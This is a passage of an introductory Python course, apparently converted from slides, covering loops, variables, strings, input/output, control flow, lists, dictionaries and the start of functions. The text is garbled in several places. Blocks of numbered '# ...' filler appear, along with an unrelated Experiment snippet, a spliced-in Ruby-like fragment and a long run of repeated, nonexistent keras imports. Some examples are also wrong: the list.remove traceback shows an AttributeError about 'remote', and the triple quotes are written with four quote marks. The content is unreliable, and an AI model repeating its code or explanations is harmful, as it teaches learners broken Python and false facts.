
The screenshot shows a Python IDE with a script editor and a Python Shell. The script contains a while loop where the print statement is indented inside the loop body. The shell shows the execution of the script, with the print statement being executed 10 times, corresponding to the loop iterations.

```
# YOUR CODE GOES HERE

n = 0
while n < 10:
    n += 1
    print(n)
```

Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1110 on win32]
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====>>>
1
2
3
4
5
6
7
8
9
10
>>> |

Within while



The screenshot shows a Python IDE with a script editor and a Python Shell. The script contains a while loop where the print statement is not indented, meaning it is outside the loop body. The shell shows the execution of the script, with the print statement being executed only once, after the loop has finished.

```
# YOUR CODE GOES HERE

n = 0
while n < 10:
    n += 1
print(n)
```

Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1110 on win32]
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====>>>
10
>>>

Outside while

Variables & Types



3.2 Variables & Types

Now that we know a few basic concepts of Python, we can dive in.

In this section, we will see how to declare variables and how we can assign values to them.

```
23 # ...
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```



3.2 Variables & Types

Unlike many other programming languages, in Python, there is no variable type declaration or an end-of-line delimiter (such as the ‘;’ delimiter).

```
x = 10
y = "Hello"
```

```

1 # Import the experiment module
2 from experiment import Experiment
3
4 # Create an experiment object
5 experiment = Experiment('Control')
6
7 # Create an array of observations
8 observations = np.zeros(100)
9
10 # Create a control observation
11 control = 0.5
12
13 # Initialize the experiment
14 experiment.initialize(observations=observations, control=control)
15
16 # Get the experiment's context
17 context = experiment.get_context()
18
19 # Print the context
20 print(context)
21
22 # Get the experiment's name
23 name = experiment.get_name()
24
25 # Print the name
26 print(name)
27
28 # Get the experiment's results
29 results = experiment.get_results()
30
31 # Print the results
32 print(results)

```

3.2 Variables & Types




```
x = 10  
y = "Hello"
```

Here we see perfectly legal Python code that creates a variable named **'x'** and assigns the value 10 to that variable. The second statement creates a new variable **y** and assigns the string *"Hello"*.

As you can see, variables are created automatically when they are first assigned a value.

3.2 Variables & Types

A screenshot of a Python Shell window. The window has a menu bar with 'File', 'Edit', 'Shell', 'Debug', 'Options', 'Windows', and 'Help'. The text area shows the following code:

```
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v. 1600 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> x = 10
>>> print(x)
10
>>> x = "different data type"
>>> print(x)
different data type
>>>
```

We do not need to declare the type of the variable.

As shown in the above code, the same variable could first refer to an integer value, and later be assigned a different data type. Note that new assignments override any previous assignment.

3.2 Variables & Types

In the previous code, we have seen how easy it is to declare numbers and string variables.

You can manipulate numbers with the following operators:

Operator	
=	Assignment
+	Addition
-	Subtraction
*	Multiplication
/	Division (results in float)
//	Division (results in truncation)
**	Exponentiation
%	Modulus

3.2 Variables & Types

Here are some examples that show how these operators work.

```
Python Shell
File Edit Shell Debug Options Window
Python 3.3.0 (v3.3.0:bd8afb9
D64) on win32
Type "copyright", "credits"
>>> x = 10
>>> y = 4
>>> x + y
14
>>> x / y
2.5
>>> x // y
2
>>> y += 1
>>> y
5
>>> y ** 2
25
>>>
```

Division with truncation

This assigns to y the previous y value plus 1.
Note this works on strings too.

3.2 Variables & Types

Strings can be declared in many different ways.

You can use double quotes (**" string "**), single quotes (**' string '**), triple single quotes (**""" string """**) and triple double quotes (**"""" string """"**).



```
" allow 'single' quotes "  
' allow "double" quotes '  
'''contain single and double quotes '''  
"""" string that can  
    be written  
    in multiple lines """"
```



3.2 Variables & Types

Strings have several operators (**in**, **+**, *****) and methods that allow you to work with the contents. You can find a complete list at the following links.

Note that strings are immutable; meaning that methods and operators will return new strings derived from the original.

- <http://docs.Python.org/3.3/library/stdtypes.html#string-methods>
- <http://docs.Python.org/3.3/library/text.html>

3.2 Variables & Types

Here are some examples of these operators:

```
>>> x = "Hello World"
>>> x + ", this is python"
'Hello World, this is python'
>>> "World" in x
True
>>> x.split()
['Hello', 'World']
>>> x.upper()
'HELLO WORLD'
>>> x
'Hello World'
>>> x = x + ", this is Python"
>>> x
'Hello World, this is Python'
>>> x += "!!!"
>>> x
'Hello World, this is Python!!!'
>>> |
```

Strings are immutable
(x is still 'Hello World')

Assigns a new value to x.

Similar to previous assignment

3.2 Variables & Types

Moreover, note that strings can be accessed using indices:

```
>>> x = "Hello World!"
>>> print(x[0])
H
>>> print(x[1])
e
>>> print(x[-1])
!
>>> print(x[0:3])
Hel
>>> print(x[4:])
o World!
>>> print(x[:])
Hello World!
>>>
```

First element of the string

Last element in the string

From element 0 to element 3

From element 4 to the end


From the beginning of the string to
the end of the string

Input / Output




3.3 Input / Output


While we are in interactive mode, we can print out the variable value by typing its name; if we run a script in a non-interactive mode, we have to use the **print()** function. The below screenshots show the same program in interactive (left) and non-interactive (right) mode.



```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012
D64) on win32
Type "copyright", "credits" or "license()" for
>>> menu = """ Select an option
1) sum
2) sub
3) mul
0) exit"""
>>> menu
' Select an option\n1) sum\n2) sub\n3) m
>>> print(menu)
Select an option
1) sum
2) sub
3) mul
0) exit
>>>
```



```
simple.py - C:/python_samples/simple.py
File Edit Format Run Options Windows Help
menu = """ Select an option
1) sum
2) sub
3) mul
0) exit"""
menu
print(menu)
```



```
>>>
Select an option
1) sum
2) sub
3) mul
0) exit
>>>
```

3.3 Input / Output

We know how to print output, but how can we get input from the user?

To do it, we can use the `input()` function as follows:



```
user_input = input("Message ")
```

Where:

- **user_input** is the variable that will contain the user value
- **Message** is the text that will be displayed to the user right before his input

3.3 Input / Output

Let's look at an example!

```
File Edit Format Run Options Windows Help
name = input("What is your name? ")
surname = input ("And your surname? ")
print("Hello", name, surname)
print("Hello " + name + " " + surname)
```


What is your name? eLearn
And your surname? Security
Hello eLearn Security
Hello eLearn Security

This form automatically
inserts white spaces
between variables

The above code gets the user name and surname, and then it prints out a welcome message.

3.3 Input / Output

In the previous example, the user input is stored as a string. The below code instead shows how to store the input as an integer; this way we can perform arithmetical operations with it.



The image shows a Python IDE window titled `_input_output_2.py - C:/Python_Samples/_input_output_2.py`. The code defines a program that calculates the area of a rectangle. It prompts the user for length and width, converts them to integers, and then calculates the area. A red arrow points from the code to a terminal window showing the program's execution with inputs 5 and 6, resulting in an area of 30.

```
76 _input_output_2.py - C:/Python_Samples/_input_output_2.py
File Edit Format Run Options Windows Help
# eLearnSecurity 2013

print("This program calculates the area of a rectangle")
length = int(input("Length: "))
width = int(input("Width: "))
area = length * width
print("The area is:", area)
```

```
>>>
This program calculates the area of a rectangle
Length: 5
Width: 6
The area is: 30
>>>
```

Control Flow



3.4 Control Flow

Python offers many different structures to control the program execution and flow, such as conditional and loop statements; let's take a look at them in detail.



3.4 Control Flow



IMPORTANT NOTE!

Python uses different ways to represent Boolean values. The following are all interpreted as **False**:

- **0**
- **False**
- **None**
- **""** - Empty string
- **[]** - Empty list (we will see them later)

Everything else is considered as **True**.

```
21 # Optional: create a log file
22
23 # Note: Don't - the Experiment will result in 20
24 # observations - an array of Observations, in this case
25 # control - the control observation
26
27
28 def initialize(experiment, observations = [], control = None)
29     @experiment = experiment
30     @observations = observations
31     @control = control
32     @candidates = observations + [control]
33     evaluate_candidates
34
35     freeze
36
37
38 # TODO: the experiment's context
39 def context
40     @experiment.context
41
42
43 # TODO: the name of the experiment
44 def experiment_name
45     @experiment.name
46
47
48 # TODO: whether the result is a match between an
49 def matches?
50     @experiment.result == 1
51
52
53 # TODO: the experiment's result
```



3.4 Control Flow

The following table summarizes the comparison and logical operators that return True or False.

Operator	
<	Less than
<=	Less than or equal
==	Equal
>	Greater than
>=	Greater than or equal
!=	Not equal
is / is not	Object identity / negate
in / not in	Is inside / negate
And	Logical AND
Or	Logical OR
Not	Logical NOT

3.4 Control Flow

The general form of the **if-else** statement is:

```
</>  
if expression:  
    statement  
  
else:  
    statement
```

Where a statement may consist of a single statement, a block of statements, or nothing (in the case of an empty statement).

3.4 Control Flow



```
if expression:
    statement
else:
    statement
```

The **else** clause is optional. If *expression* evaluates to true, the statement or block that forms the target of **if** is executed; otherwise, the statement or block that is the target of **else** will be executed.

Please note the indentation above.



3.4 Control Flow

```
74 if-els.py - C:/Python_Samples/if-els.py
File Edit Format Run Options Windows Help
user_value = int(input("Enter a number: "))
if user_value >= 10:
    print("The value is greater than or equal to 10")
    flag = True
else:
    print("The value is less than 10")
    flag = False
print(flag)
```



```
>>> ===== RESTART
>>>
Enter a number: 5
The value is less than 10
False
>>> ===== RESTART
>>>
Enter a number: 15
The value is greater than or equal to 10
True
>>> |
```

The above program checks if the user value is greater than or equal to 10. Depending on the value provided, the program will print different messages, and the flag variable is set to true or false.

3.4 Control Flow

The **if-else** statement is very simple.

If we want to evaluate several expressions we can use the **if-elif-else** statements:



```
if expression_1:
    statement_1
elif expression_2:
    statement_2
elif expression_3:
    statement_3
else:
    statement_4
```



3.4 Control Flow

With the **elif** statement, we can check several expressions until we find one that evaluates to true.

Once an expression is evaluated to true, its corresponding block will be executed.



```
if expression_1:
    statement_1
elif expression_2:
    statement_2
elif expression_3:
    statement_3
else:
    statement_4
```



3.4 Control Flow

This example shows how to use the **elif** statement.

Note that only one of the conditions is evaluated to true.


`\n` indicates a new line
`\t` indicates a tab


```
elif.py - C:/python_samples/elif.py
File Edit Format Run Options Windows Help
print("Choose an option: \n\t1) sum\n\t2) sub\n\t0) exit")
u_value = input("Enter an option: ")
if u_value == "0":
    print("Bye")
elif u_value == "1":
    print("sum operations")
elif u_value == "2":
    print("sub operations")
else:
    print("Wrong option")
```

Choose an option:
1) sum
2) sub
0) exit
Enter an option: 0
Bye

3.4 Control Flow

As in many other programming languages, if statements can be **nested**:

```
  
if expression_1:  
    statement_1  
    if expression_2:  
        statement_2  
        if expression_3:  
            statement_3  
else:  
    else_statement_of_first_if
```



We just need to be careful about indentation!

3.4 Control Flow



IMPORTANT NOTE!

In Python, there is no **switch** / **case** statement!

As we will see later on, this is something that can be easily achieved using dictionary structures.

```
1 # ...
2 # ...
3 # ...
4 # ...
5 # ...
6 # ...
7 # ...
8 # ...
9 # ...
10 # ...
11 # ...
12 # ...
13 # ...
14 # ...
15 # ...
16 # ...
17 # ...
18 # ...
19 # ...
20 # ...
21 # ...
22 # ...
23 # ...
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```



3.4 Control Flow

Here we can see the general form of a **while** statement:

```
</>
while condition:
    statements_block
post_while_statements
```

As long as the condition is evaluated to **True**, the body of the while (*statement_block*) is executed repeatedly. When the condition is evaluated to **False**, the while loop terminates, and the *post_while_statements* will be executed (the program resumes on the statement following the while block).

3.4 Control Flow




The above program uses the **while** loop statement to sum numbers from 0 to a given number (user input).

3.4 Control Flow

The following program uses the **while** loop statement in order to calculate the factorial of a given number. The program first gets the user input and checks if it is 0.


If true, it does nothing (**pass** statement) and then jumps to the last statement; otherwise, it calculates the factorial of the given number.



```
factorial.py - C:/python_samples/factorial.py
File Edit Format Run Options Windows Help
user_value = int(input("Insert a number: "))
res = 1
if user_value == 0:
    pass
else:
    while user_value != 0:

        # multiply res with user_value
        # and store the result into res
        res *= user_value

        # decrement user_value by 1
        user_value -= 1
print("Result is: ", res)
```



```
>>> -----
>>> Insert a number: 5
Result is: 120
>>> -----
>>> Insert a number: 0
Result is: 1
>>>
```

Note: comments do not need to be indented, but it makes the code more readable.

3.4 Control Flow

Another loop statement is the **for** loop. Its general form is:



```
for item in sequence
    for_statements
post_for_statements
```

Unlike many other programming languages, in Python, the **for** loop does not increment and test a variable against a condition on each iteration.

3.4 Control Flow



```
for item in sequence
    for statements
    post_for_statements
```

It simply iterates through the values of a sequence object, as strings, lists or function like *range*.

In other words, the body of the **for** loop will be executed for each element in the sequence.



3.4 Control Flow

2 arguments

```
>>> list(range(0,10))  
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]  
>>> list(range(5,20))  
[5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19]  
>>> list(range(-5,5))  
[-5, -4, -3, -2, -1, 0, 1, 2, 3, 4]
```

3 arguments

```
>>> list(range(0,10,2))  
[0, 2, 4, 6, 8]  
>>> list(range(5,20,5))  
[5, 10, 15]  
>>> list(range(5,-5,-2))  
[5, 3, 1, -1, -3]
```

Note: In this example the list function is used to print all the elements within the range. We will see it later on.

We can also control the range function in this way:

- With 2 arguments (**range(x,y)**), we are saying which is the starting number (**x**) of the sequence and which is the last number (**y**) of the sequence.
- With 3 arguments (**range(x,y,z)**), we can also choose the step value between each item in the sequence.

3.4 Control Flow

The following program uses the **for** loop with the **range** function in order to print all the values that it finds during iteration.

As you can see, in the first loop, **x** is set to be the first item in the sequence; in the second loop, it is set to be the second item of the sequence, and so on (no matter what was its value before the loop).


```
for.py - C:/python_samples/for.py
File Edit Format Run Options Windows
x = 5
y = 10
for x in range(y):
    print("x:", x)
```

```
>>>
x: 0
x: 1
x: 2
x: 3
x: 4
x: 5
x: 6
x: 7
x: 8
x: 9
>>>
```

3.4 Control Flow

Let's say we want to write a program that calculates the exponential value (2) of all the even numbers in the range from 0 to a given number.

Here we can see a simple script that does this.

The image shows a screenshot of a Python script editor and its execution. The script, named 'expo.py', is located at 'C:/python_samples/expo.py'. It contains a loop that takes an input number and prints the squares of even numbers from 0 to that number. A red arrow points from the script to a terminal window showing the execution results for an input of 10.

```
74 expo.py - C:/python_samples/expo.py
File Edit Format Run Options Windows Help

x = int(input("Enter a number: "))
for i in range(0,x,2):
    print(i,"^2 =",i**2)

>>>
Enter a number: 10
0 ^2 = 0
2 ^2 = 4
4 ^2 = 16
6 ^2 = 36
8 ^2 = 64
>>>
```

Lists




3.5 Lists

Python lists are similar to arrays in other programming languages; they are ordered collections of any type of object.

3.5 Lists

The general form of a list is a comma-separated list of elements, embraced in square brackets:

```
simple_list = [1,2,3,4,5]  
list = [1,2,"els",4,5,'something',[0,9]]
```

The above is a perfect legal list. Unlike arrays of other programming languages, lists can contain objects of different types. We do not need to fix its size, and moreover, unlike Python's strings, they are mutable, meaning that elements can be modified by assignments.

3.5 Lists



IMPORTANT NOTE!

In almost every programming language, indices start from 0; this applies to Python as well.

```
</>  
simple_list = ["first"01, "els"234]
```

Index	Element value
0	first
1	2
2	els
3	4

3.5 Lists

```
>>> x = [1,2,3,'els',5,[6,7]]
>>> len(x)
6
>>> x[0]
1
>>> x[-1]
[6, 7]
>>> x[3:]
['els', 5, [6, 7]]
>>> x[0] = "now is a string"
>>> x
['now is a string', 2, 3, 'els', 5, [6, 7]]
>>> x + ["new element"]
['now is a string', 2, 3, 'els', 5, [6, 7], 'new element']
>>> y = x[2:4]
>>> y
[3, 'els']
```

The nested list '[6,7]' is considered as a single element

Elements can be modified or new elements can be added

Slice notation can be used to copy part of the list

Similar to Python strings, lists can be accessed by indices. Moreover, since they are mutable, items can be modified (this is not possible with strings).

3.5 Lists

```
>>> x = [1,2,3]
>>> x.append("new")
>>> x
[1, 2, 3, 'new']
>>> y = [7,8]
>>> x.append(y)
>>> x
[1, 2, 3, 'new', [7, 8]]
>>> x.extend(y)
>>> x
[1, 2, 3, 'new', [7, 8], 7, 8]
>>> x.insert(2, "between")
>>> x
[1, 2, 'between', 3, 'new', [7, 8], 7, 8]
>>>
```

The list y is appended as a single element

List y is merged with x

Add an element before index 2

Python implements many functions that can be used to modify a list:

- **append**: append a new element to the target list
- **extend**: allows to add one list to another
- **insert**: add a new list element right before a specific index

3.5 Lists

```
>>> x = [1,2,3,4,"els",5,6]
>>> del x[2]
>>> x
[1, 2, 4, 'els', 5, 6]
>>> del x[2]
>>> x
[1, 2, 'els', 5, 6]
>>> del x[2:]
>>> x
[1, 2]
>>> x[1:2] = []
>>> x
[1]
>>>
```

Delete element with index 2

Delete the new element with index 2

Delete all the elements with index greater than or equal to 2

Similar to del method

While the previous methods can be used to add or edit list elements, the **del** method can be used to delete list items or slices. Note that once elements are deleted, indices are automatically updated.

3.5 Lists

```
>>> x = [1,2,3,"els",2,1]
>>> x.remove(3)
>>> x
[1, 2, 'els', 2, 1]
>>> x.remove(2)
>>> x
[1, 'els', 2, 1]
>>> x.remove("els")
>>> x.remove(3)
Traceback (most recent call last):
  File "<pyshell#38>", line 1, in <module>
    x.remove(3)
AttributeError: 'list' object has no attribute 'remote'
>>>
```

Find an element with value 3, and if it exists delete it

Only the first instance of 2 is removed

If the element does not exist, raise an exception

The **remove** method is quite different from the others. It does not work with indices; instead, it looks for a given value within the list, and if this exists, it removes the element. Note that only the first instance of that value is removed.

3.5 Lists

There are many other methods that can be used to manipulate lists:

Method	Description
<code>list.pop(i)</code>	Removes the item at the given position
<code>list.sort()</code>	Sorts a list (they must be of the same type)
<code>list.reverse()</code>	Reverses the order of the elements in the list

If you want to know more about them, take a look at the following [link](http://docs.python.org/3.3/tutorial/datastructures.html#more-on-lists).

PTs

Dictionaries



3.6 Dictionaries

Dictionaries, also known as mapping objects, are something similar to associative arrays of other programming languages.

While lists are indexed by numbers, dictionaries use *keys* for indexing elements (keys are immutable types like strings and numbers).

3.6 Dictionaries

The general form of a dictionary consists of one or more “**key:value**” pairs embraced in curly brackets:



```
dictionary = {'first': 'one', 'second': 2}
```

Where the element on the left of the colon is the key, and the element on the right is its associated value. As much as lists, dictionaries can store objects of any type and values are not implicitly ordered.

3.6 Dictionaries

```
>>> x = {"first": "one", "second": 2, "third": "three"}
>>> x["first"]
'one'
>>> len(x)
3
>>> x["second"] += 1
>>> x
{'third': 'three', 'second': 3, 'first': 'one'}
>>> x["newkey"] = "newvalue"
>>> x
{'newkey': 'newvalue', 'third': 'three', 'second': 3, 'first': 'one'}
>>> |
```

Create a dictionary

Add 1 to the value assigned to key "second"

Unlike lists, if the key does not exist, a new *key:value* pair is added at the beginning of the dictionary

The above code shows some operations on dictionary elements. As you can see, we can access an element like we did with lists, but now we have to use keys instead of indices.

3.6 Dictionaries

```
>>> x = {"name": "eLearn", "surname": "Security", "Course": "Python"}
>>> del x["Course"]
>>> x
{'name': 'eLearn', 'surname': 'Security'}
>>> list(x.values())
['eLearn', 'Security']
>>> list(x.keys())
['name', 'surname']
>>> list(x.items())
[('name', 'eLearn'), ('surname', 'Security')]
>>>
```

Many of the methods seen so far are allowed on a dictionary.

Moreover, since in dictionaries we have keys and values, we have some more methods.

- **dictionary.values()** returns all the values stored in the dictionary
- **dictionary.keys()** returns all the keys stored in the dictionary
- **dictionary.items()** returns all keys and values in the dictionary

3.6 Dictionaries

We can also check if a specific item exists using the following two methods:

- key **in** dictionary
- **get(key, message)**: if the key exists, returns the associated value, otherwise prints the message

```
>>> x = {"name": "eLearn", "surname": "Security", "Course": "Python"}
>>> "name" in x
True
>>> "eLearn" in x.values()
True
>>> "some" in x
False
>>> x.get("surname", "not found")
'Security'
>>> x.get("some_key", "key not found")
'key not found'
>>> |
```

3.6 Dictionaries

Create a dictionary

Get the input from the user

Check if the input exists in the dictionary otherwise print "Wrong input"

Use the user input to get and print the right value

```
simple_switch.py - C:\Python_Samples\simple_switch.py
File Edit Format Run Options Windows Help
dummy_switch = {
    1: "You have chosen 1",
    2: "You have chosen 2",
    0: "You have chosen 0",
}
user = int(input("Select an option(0/1/2): "))
if user in dummy_switch:
    print(dummy_switch[user])
else:
    print("Wrong input")
```

As we already stated, Python dictionaries can be used to create something similar to a switch/case. The above code shows how we can use dictionaries **key:value** pairs in order to associate a fixed message to a key when the user input matches that key.

Functions



3.7 Functions

A function is a group of statements that gets executed when it is called (function call).

```
1 # Import the necessary modules
2 import sys
3 import os
4 import random
5 import time
6 import logging
7 import argparse
8 import json
9 import pickle
10 import numpy as np
11 import pandas as pd
12 import matplotlib.pyplot as plt
13 import seaborn as sns
14 import tensorflow as tf
15 import keras
16 import keras.backend as K
17 import keras.layers as L
18 import keras.models as M
19 import keras.optimizers as O
20 import keras.callbacks as CB
21 import keras.preprocessing as PP
22 import keras.preprocessing.text as PT
23 import keras.preprocessing.sequence as PS
24 import keras.preprocessing.image as PI
25 import keras.preprocessing.audio as PA
26 import keras.preprocessing.timeseries as PTS
27 import keras.preprocessing.timeseries_dataset_from_array as PTSF
28 import keras.preprocessing.timeseries_dataset_from_array as PTSF
29 import keras.preprocessing.timeseries_dataset_from_array as PTSF
30 import keras.preprocessing.timeseries_dataset_from_array as PTSF
31 import keras.preprocessing.timeseries_dataset_from_array as PTSF
32 import keras.preprocessing.timeseries_dataset_from_array as PTSF
33 import keras.preprocessing.timeseries_dataset_from_array as PTSF
34 import keras.preprocessing.timeseries_dataset_from_array as PTSF
35 import keras.preprocessing.timeseries_dataset_from_array as PTSF
36 import keras.preprocessing.timeseries_dataset_from_array as PTSF
37 import keras.preprocessing.timeseries_dataset_from_array as PTSF
38 import keras.preprocessing.timeseries_dataset_from_array as PTSF
39 import keras.preprocessing.timeseries_dataset_from_array as PTSF
40 import keras.preprocessing.timeseries_dataset_from_array as PTSF
41 import keras.preprocessing.timeseries_dataset_from_array as PTSF
42 import keras.preprocessing.timeseries_dataset_from_array as PTSF
43 import keras.preprocessing.timeseries_dataset_from_array as PTSF
44 import keras.preprocessing.timeseries_dataset_from_array as PTSF
45 import keras.preprocessing.timeseries_dataset_from_array as PTSF
46 import keras.preprocessing.timeseries_dataset_from_array as PTSF
47 import keras.preprocessing.timeseries_dataset_from_array as PTSF
